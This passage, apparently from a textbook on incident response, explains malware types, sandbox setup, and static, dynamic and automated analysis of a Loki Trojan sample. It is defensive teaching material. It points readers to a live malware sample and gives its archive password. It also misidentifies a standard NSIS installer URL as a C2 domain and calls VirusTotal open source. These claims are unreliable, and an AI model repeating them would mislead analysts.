- **Backdoor**: Another variation of remote access, this type of malware infects a system, and then allows the attacker to take control of the infected system.
- **Downloader**: As defenses have become more sophisticated, so have the malware writers. A downloader is part of a multi-stage malware program. The downloader often infects a system, and then reaches out to a remote server for the rest of the code. This method is often utilized to bypass security controls and is useful for enabling malware coders to utilize larger and more sophisticated malware.
- **Botnet**: A botnet is a series of computers, all controlled through a central system on the internet called a botnet controller. First, the botnet malware infects a system. As the number of infected systems grows, the malware writers can then utilize this botnet to conduct **distributed denial-of-service** (**DDoS**) attacks against a single target.
- **Ransomware**: A relatively new type of malware, ransomware encrypts a victim's files. The malware then solicits a payment, often in the form of a cryptocurrency such as Bitcoin, from the victim for the decryption key.
- **File wipers**: A file wiper either destroys the files or can infect the **Master Boot Record** (**MBR**) and modify records so that files are no longer accessible to the system.

https://t.me/learningnets

Many of these variants are used together in a chain. For example, a malware coder may conduct an initial infection of a system, with a RAT disguised as a legitimate application. When an unsuspecting user opens the application, the code executes itself. It then downloads a second payload and further infects the system, allowing the coder remote access. Finally, with remote access, the attack continues, with the attacker identifying a payment system. From there, they load the second piece of malware onto the payment system and capture cleartext credit card numbers.

Another key aspect of malware is how it has evolved. There has been an explosion in how many variants of malware there are and the sheer amount of malicious code there is currently in the wild. Malware is evolving every day, with new techniques of encoding and delivery – as well as execution – changing rapidly. Analysts would be well advised to make a point of keeping abreast of these changes as they are happening so that they are prepared for the latest, and more damaging, code.

Before getting into static and dynamic analysis, we will look at configuring a malware sandbox.

Setting up a malware sandbox

One consideration when analyzing malware is how to handle malware in a safe environment without accidentally infecting your system. The malware sandbox is a controlled environment where analysts can perform both static and dynamic analysis of malware without the risk of infecting a production system. In this case, we will look at two types of sandboxes; the local sandbox allows analysts to configure a system that is entirely under their control, while the cloud-based option allows analysts to leverage dynamic analysis.

Local sandbox

A local sandbox is a system that has been configured with settings and tools in which an analyst can examine malware in a controlled environment. One technique to configure a local sandbox is the use of a virtualization hypervisor such as Virtual Box or VMWare and configuring an operating system on top. There are key advantages to using virtualization for the sandbox. We have already addressed the first: if the analyst infects the system, it will not impact the production system. Second is the snapshot feature. An analyst can configure the sandbox to their preference and then snapshot it. Once the analysis is complete, they can roll back to the snapshot and have a fresh installation.

The first step in the process is selecting the hypervisor. From here, Microsoft makes copies of the most popular Windows OSs, including servers, available. For example, a Windows 10 virtual machine that has already been configured can be downloaded from `https://developer.microsoft.com/en-us/windows/downloads/virtual-machines`, or the Windows 10 ISO can be downloaded from `https://www.microsoft.com/en-us/evalcenter/evaluate-windows-10-enterprise`.

https://t.me/learningnets

Once installed, the analyst can download any tools or scripts to the virtual machine. This can be time-consuming, depending on the number of tools an analyst wants to include. Another option is to leverage preconfigured toolkits such as REToolKit, which is available at `https://github.com/mentebinaria/retoolkit`. This installer downloads a variety of tools for static and dynamic malware analysis. Another option is to use the **Mandiant FLARE v 2.0**. FLARE utilizes a PowerShell script to download and configure a local sandbox on a variety of Windows platforms. The installation and usage instructions for FLARE are available at `https://github.com/mandiant/flare-vm`.

Immediately after completing the sandbox setup, the analyst should take a snapshot of the fresh install. This will allow the analyst to use a fresh install with every analysis, ensuring that there is no cross-contamination. It also means that if the analyst accidentally executes malware, they can simply revert to a fresh installation and try again.

There are a few considerations concerning configuring a local malware sandbox. First, ensure that you remove any network connections. Depending on the hypervisor and how networking is configured, there is a possibility of malware propagating across the network if the virtual machine is sharing network connectivity with other systems. Additionally, there are strains of malware that can escape a virtual machine. You should limit your sandboxes to hosts that you can wipe if necessary. A third consideration is that some variants of malware can identify if they are being executed in a virtual machine. If the analyst is attempting to execute the malware in a sandbox, it may not execute properly if it is one of these "sandbox-aware" variants. This can often cause frustration with analysts.

Cloud sandbox

An option available to analysts that should supplement their local sandboxes is cloud-based versions. These are usually commercial or community resources hosted in the cloud. The analyst can often upload a file or file hash and select the type of operating system; the sandbox does the rest.

The key advantages of using this solution are time and resourcing. The analyst does not have to maintain a sandbox or go through the stress of trying to get the malware to run. Further, this solution often provides results in minutes, including detailed reporting on IOCs and malware behavior.

The one key drawback to these types of solutions is that the analyst sometimes has no control over the data that the solution is collecting. For example, open source solutions such as VirusTotal make their results available to anyone. It is not uncommon for threat actors to monitor such sites for any signs that a target has uploaded a sample. If you are using a cloud sandbox, it is advisable to use one that does not publish the results to the larger security community.

With a sandbox in place, let's go ahead and look at static malware analysis.

https://t.me/learningnets

Static analysis

Static analysis involves examining the actual malware code without executing it on a system. For malware researchers, the code may be obtained from systems that are left out to be deliberately infected, or from production systems that have been impacted by the malware.

In this case, incident response analysts can obtain the code or executable through a combination of memory analysis and acquiring the actual executable while analyzing the hard drive. Static analysis often comprises several different techniques, as follows:

- **Fingerprinting**: One of the most basic techniques is obtaining a cryptographical hash of the code. These hashes can then be compared to other known hashes to determine if the code has been seen before.
- **Antivirus scanning**: Antivirus vendors often do not catch every virus. For example, some vendors may have analyzed the code and deployed a signature for their product. Other vendors may not have had access to the code or deployed a signature. A good step is to use multiple different antivirus vendors to scan a file.
- **String extraction**: Malware coders will often include IP addresses, error messages, or other data encoded within the malware in cleartext. Finding these strings may allow the analysts to identify a **Command and Control** (**C2**) server or other data that may indicate the purpose of the malware.
- **File format**: With any executable, legitimate or not, there is metadata associated with it. Malware analysts can view the compilation time, functions, strings, menus, and icons of portable executable format applications.
- **Packer analysis**: To bypass antivirus programs, malware coders make use of packers. These packers use compression or encryption so that they do not leave a telltale file hash. There are some tools available but, often, conducting a static analysis against packed malware is difficult.
- **Disassembly**: Reversing the code by using specialized software allows malware analysts to view the assembly code. From here, the analyst may be able to determine which actions the malware is attempting to perform.

Compared to dynamic analysis, static analysis may seem a bit more laborious. While a lot of searching and analysis is done by hand, there are some advantages. First, it is safer to examine the code without having to execute it. This is especially true in organizations where a comprehensive sandbox solution is not in place. Also, it provides a more comprehensive analysis and a better understanding of what the malware coder's intentions might be.

https://t.me/learningnets

There are several disadvantages to static analysis as well. This technique requires the malware code in its entirety for the best results. Another key disadvantage is the time necessary to conduct the analysis. With malware becoming increasingly more complex, the time required for a static analysis may be longer than an organization can afford.

This is even more of an issue during an incident where the incident response team may be better off with an analysis that covers most of their issues now, rather than having to wait for the most comprehensive analysis.

Static properties analysis

We will start by examining the static properties of a suspect file. In this case, we will be using a single tool that provides an overview of the file attributes, along with potential indicators. This is a straightforward way to examine using an open source tool. In this example, we will analyze a malware sample from the Malware Bazaar maintained by Abuse.ch. This sample can be found at `https://bazaar.abuse.ch/sample/6b69de892df50de9a94577fed5a2cbb099820f7ca618771a93cca4de6196d242/`. Once you have downloaded the sample, you will need to uncompress the file using the `infected` password.

> **Safe malware handling**
>
> The standard practice when handling malware samples is to compress the file with a utility such as 7-Zip and use the password that's been infected. This accomplishes two things. First, it reduces the chance that an analyst will accidentally detonate the malware in a production environment when moving or copying the malware. Second, if the analyst has not disabled their malware protections on the sandbox, this technique keeps the malware from being quarantined or removed.

Now that we have a sample of live malware, let's go ahead and look at the specific properties we can find using PEStudio.

PEStudio

In this example, we are going to use the free tool PEStudio (available at `https://www.winitor.com/download`). This tool quickly extracts artifacts from files for analysis. Once downloaded, the tool opens the following window. Suspected malware files can be either simply dragged and dropped onto the window, as seen in *Figure 16.2*, or you can add them using the folder icon at the top left of the window:

https://t.me/learningnets




Figure 16.2 – PEStudio's malware loading window

Go ahead and uncompress the suspect file and drop it into the window. Immediately, the results of the analysis will start to populate, as shown in *Figure 16.3*. In this case, we can see the file hash, along with other metadata that indicates the file is an executable, as seen in the **first-byte-text** entry – that is, **MZ**:




Figure 16.3 – PEStudio metadata view

https://t.me/learningnets

Clicking on the **indicators** section, there are 46 separate file indicators. Of these, there are several that are highly suspect. The **The file references a URL pattern** entry, as seen in *Figure 16.4*, is especially useful as it indicates the malware coder inserted a malicious URL, `http://nsis.sf.net/NSIS_Error`, that either establishes Command and Control or downloads a second stage:




Figure 16.4 – PEStudio indicators view

PEStudio can also extract strings from the malware. This is useful for reconstructing some of the malware's behavior. For example, in *Figure 16.5*, we can see that the string at file offset **0x00007066** has a value of **RegCloseKey**, which indicates that the malware most likely makes changes to the system registry settings. In addition, the strings are one of the best places to look for specific IOCs. In this case, we can see the C2 domain – that is, `http://nsis.sf.net/`:




Figure 16.5 – PEStudio strings

https://t.me/learningnets

PEStudio allows incident responders to get a 10,000-foot overview of suspected malware. Additionally, they may be able to determine if there are specific IOCs that can be extracted. As we saw, we were able to identify at least the domain that this malware used, along with specific behaviors such as the registry modifications. The major disadvantage of relying solely on this approach is that there is still a great deal about this malware that we do not know. Specifics on techniques such as obfuscation and persistence, along with additional actions, are still unknown. To get a sense of those, we will need to perform a much more comprehensive analysis.

Dynamic analysis

In static analysis, the focus is on examining the potential malware in a controlled environment. The focus is on examining the actual code or looking for specific file attributes that could be compared to other sources. In dynamic analysis, the focus is on allowing the potential malware to execute within a controlled environment, and observing the behaviors that the program exhibits.

There are several advantages that dynamic analysis affords malware researchers and incident responders. First, allowing the code to execute fully will remove barriers such as encryption, or other obfuscation techniques that are utilized by malware coders. Second, several automated tools can be leveraged for dynamic analysis. This removes the manual process, which can be very labor-intensive as malware continues to increase in complexity. Finally, dynamic analysis is often much faster, as a researcher can monitor how a piece of potential malware works on a system in real time.

There are two broad categories of dynamic malware analysis that can be utilized, as follows:

- **Defined point analysis**: In this method, a test OS such as Windows 7 is configured in a live production state. Analysts make a recording of various registry key settings, processes, and network connections. Once these are recorded, the suspected malware is executed on the system. Once the analysts are confident that the malware has been executed completely, they will then compare two points of the system, such as comparing the running processes or identifying changes. This type of analysis can make use of some of the forensic techniques addressed in previous chapters. For example, analysts can take a freshly installed OS and perform a memory capture. This memory capture, and a subsequent one that is taken from the infected machine, gives the analysts a point of comparison to identify specific behaviors of the malware.
- **Runtime behavior analysis**: In this method, analysts utilize tools such as Process Explorer and other utilities to observe the behavior of the suspected malware while it is executing. Some tools automate a good deal of this process, to give analysts a good understanding of how the malware is executing.

https://t.me/learningnets

Process Explorer

One of the key tools that allows a detailed examination of malware as it is executing is Process Explorer. This tool is made as part of the Windows Sysinternals suite of tools and provides a no-cost platform for analysts to gain a sense of what each process is running and their parent process, as well as examine CPU usage. Simply download the application from the following site: `https://technet.microsoft.com/en-us/sysinternals/process-explorer`.

Extract the contents, and then double-click the version of Process Explorer (32-bit or 64-bit version) that is applicable. The following window will appear:




Figure 16.6 – Process Explorer

As can be seen, there are several key pieces of information available to the analyst. The major advantage of this tool is its visual representation. As opposed to attempting to utilize either native Windows tools or other memory analysis tools after capture, analysts can quickly see if any processes look suspicious.

https://t.me/learningnets

Analysts can send a process and its associated data to `https://www.virustotal.com/gui/home/upload`. If a suspicious process is identified, Process Explorer will send the information off to the site for analysis and comparison. If a process is identified, click on it in the window. Navigate to **Process**, and then check VirusTotal. The results will be indicated by a number out of 72, as shown in the following screenshot:




Figure 16.7 – PCHealthCheck.exe VirusTotal check

Another key feature that Process Explorer can provide is the ability to dump the process contents in much the same way that Volatility can. The major difference is that the analyst can conduct the dump without having to acquire a memory image. To dump the memory, click on the process, navigate to **Process**, and then click **Create Dump**. The analyst has the option to choose from a minidump or a full dump. As a standard practice, it is advisable to capture a full dump. This dump can then be saved to a directory of choice.

Process Spawn Control

One technique that can be leveraged in examining malware is to create a virtual machine with the appropriate Windows OS. It is best to start with a bare-bones OS, with the Microsoft Office suite installed. Other third-party programs can be installed later if it appears that the malicious code leverages a vulnerability in those applications. A tool that is useful in this type of examination is Process Spawn Control. This PowerShell script, available at `https://github.com/felixweyne/ProcessSpawnControl`, allows responders to control the execution of malware and observe what actions are taken in Process Explorer. To conduct this type of analysis, take the following steps:

1. Start Process Explorer and let it run for a few seconds.
2. In the PowerShell terminal, execute the `ProcessSpawnControl.ps1` script. Select **Run Once**, if prompted.
3. Process Spawn Control will pause all executables, not just potential malware. Once it is running, open the Windows `notepad.exe` executable. The following window should appear:

https://t.me/learningnets




Figure 16.8 – Process Spawn Control notepad.exe suspension

4. In the Process Explorer window, the `notepad.exe` process will appear to be suspended, as shown in the following screenshot:



Figure 16.9 – Process Explorer notepad.exe suspended

5. Click on **Allow run** in the PowerShell dialog box. The `notepad.exe` process will execute, as follows:



Figure 16.10 – Process Explorer notepad.exe running

Using these tools in combination allows the responder to understand how a potential malware executable functions, and what execution path it may take. This data, combined with other artifacts obtained through memory or log file analysis, can provide additional context to how malware has compromised a system.

While there are distinct advantages to dynamic analysis, incident responders should understand some of the concerns that need to be addressed before detonating suspected malware on a system. First, a controlled environment must be configured.

Suspected malware should never be executed in a production environment. Researchers and incident responders should ensure that any test or analysis environment is completely separated from the production environment.

https://t.me/learningnets

Another concern is the number of resources that are required to create a proper environment for dynamic analysis. Malware researchers and incident responders make use of a sandbox environment to analyze malware. A sandbox is simply a controlled environment where suspect malware is executed, and the associated analysis can take place. For organizations that research malware, this sandbox can become quite large, as copies of the various OSs and their patch levels should be maintained. For example, for an organization to test a malware sample that impacts the Windows OS, they will often have to have instances of Windows XP, Windows 7, Windows 8, and – finally – Windows 10, along with the various patch levels. This allows them to zero in on the specific OSs that are impacted by the malware. In addition to the OSs, analysts will also need to have images of the memory.

Automated analysis

There is a wide range of providers for automated sandboxes. The one caveat to remember when using these services, especially those that fall under **Community** access, is that samples that are uploaded for analysis may be made public. Adversaries have been known to monitor various automated sandbox platforms to see when their code is examined. If malware has been extracted from a system under an incident response engagement and then uploaded, you very well may have tipped your hand to the adversary. In cases where **Operational Security** (**OPSEC**) is important, there are commercial solutions that do not share samples.

Intezer sandbox

To demonstrate a few of the key features of online sandboxing, we will go ahead and look at the Intezer Analyze sandbox located at `https://analyze.intezer.com/`, as shown in *Figure 16.11*. The Community version of the service allows you to search file hashes, similar to what we did when looking at sites such as VirusTotal and Hybrid Analysis. One step that should be conducted before you begin a full analysis is to search the file hash that's been extracted through a tool such as PEStudio to determine if a sample has already been run in the sandbox. This step saves time. In this case, we will work through running a sample to highlight the features we obtain through a full sandbox analysis:

https://t.me/learningnets



Figure 16.11 – Intezer Analyze file upload

In this case, we will use the same sample that we examined with PEStudio. The sample can be placed into the sandbox via the web browser either by dragging and dropping the file or browsing the host filesystem. As shown in *Figure 16.12*, once the sample is dropped into the web browser, the metadata will be populated:



Figure 16.12 – Intezer metadata

https://t.me/learningnets

The preceding screenshot shows the metadata, including the hash value of the file. Another key piece of data that we see almost immediately with the execution of the file in the sandbox is that the suspect file shares strings and other attributes with the NSIS installer, which makes use of the Nullsoft Scriptable Install System. NSIS is an open source tool used for constructing Windows executables. NSIS malware variants use an obfuscation technique that attempts to appear as a legitimate installer by using non-malicious plugins, such as a bitmap image that serves as a background image and the non-malicious `uninst.exe` uninstaller. This type of Trojan malware has seen increased use as part of ransomware attacks. This is one of the key advantages of using a service such as this as we gain additional context about the file that we would not have if we had stopped at static analysis:



Figure 16.13 – Intezer – Generic Summary

After executing the malware, we will see that, as shown in the following screenshot, the Intezer analysis returns the overall results, indicating that this file is associated with the Loki family of Trojan malware:




Figure 16.14 – Intezer malware conviction

The output of the analysis in *Figure 16.15* shows additional samples that have been analyzed by Intezer that utilized the NSIS installer. Reused genes shows the relationship between our analyzed samples and others that have been analyzed in the past. This is common to see with a variety of families of malware:

https://t.me/learningnets



Figure 16.15 – Reused genes

Malware such as Loki is often sold as "commodity malware." This allows threat actors to purchase the code and modify it as necessary. This means that simply tying back a particular piece of code to a threat actor does not mean that it is simply that threat actor that has access. Threat actors across the globe and with varying degrees of skill will use and reuse code, making attributing malware to a specific group.

The code section shown in *Figure 16.16* shows the various code instructions contained within the malware. These may not have immediate value in terms of threat intelligence but often provide a starting point for more detailed static analysis, which, as we indicated earlier, is a time-consuming process:




Figure 16.16 – Code analysis

https://t.me/learningnets

The next tab shows the strings that were extracted during the analysis. *Figure 16.17* shows the same URL (`http://nsis.sf.net/NSIS_Error`) that we first observed when analyzing the code with PEStudio:




Figure 16.17 – Strings

Under the **Capabilities** tab, the analysis provides a full breakdown of the MITRE ATT&CK Tactics and Techniques that the malware utilizes. As we can see in the **Defense Evasion** tactic column, the malware obfuscates files or information. This matches what we know about the NSIS installer package that was identified in the metadata:



Figure 16.18 – MITRE ATT&CK techniques

https://t.me/learningnets

Finally, the analysis provides the network and file IOCs that we can see in *Figure 16.19*:



Figure 16.19 – Malware IOCs

When it comes to automated sandboxing, there is a wide range of providers. Other potential options include **Joe Sandbox**, **Hybrid Analysis**, and **App.any**. Antivirus providers will often include a sandboxing feature that provides similar functionality that we explored here. Again, ensure you are fully aware of whether the sandboxing solution makes your uploaded samples available for general use. One technique that is an option where OPSEC is critical is to take the hash value of the file and search the sandbox solution to determine if a file with the same hash value has been uploaded. This will produce the same results without tipping your hand. In the case where there are no other organizations or individuals who have uploaded the same file, it is best to use a solution that does not share the analysis. Often, this is through commercial products that stipulate that your information is not shared.

ClamAV

The first step in conducting a static analysis is to determine if the potential malware under analysis has been previously identified. A single sample's hash can be uploaded to sites such as VirusTotal, but if a responder has acquired several files through their analysis, they will need to be able to determine if there are any that warrant further examination.

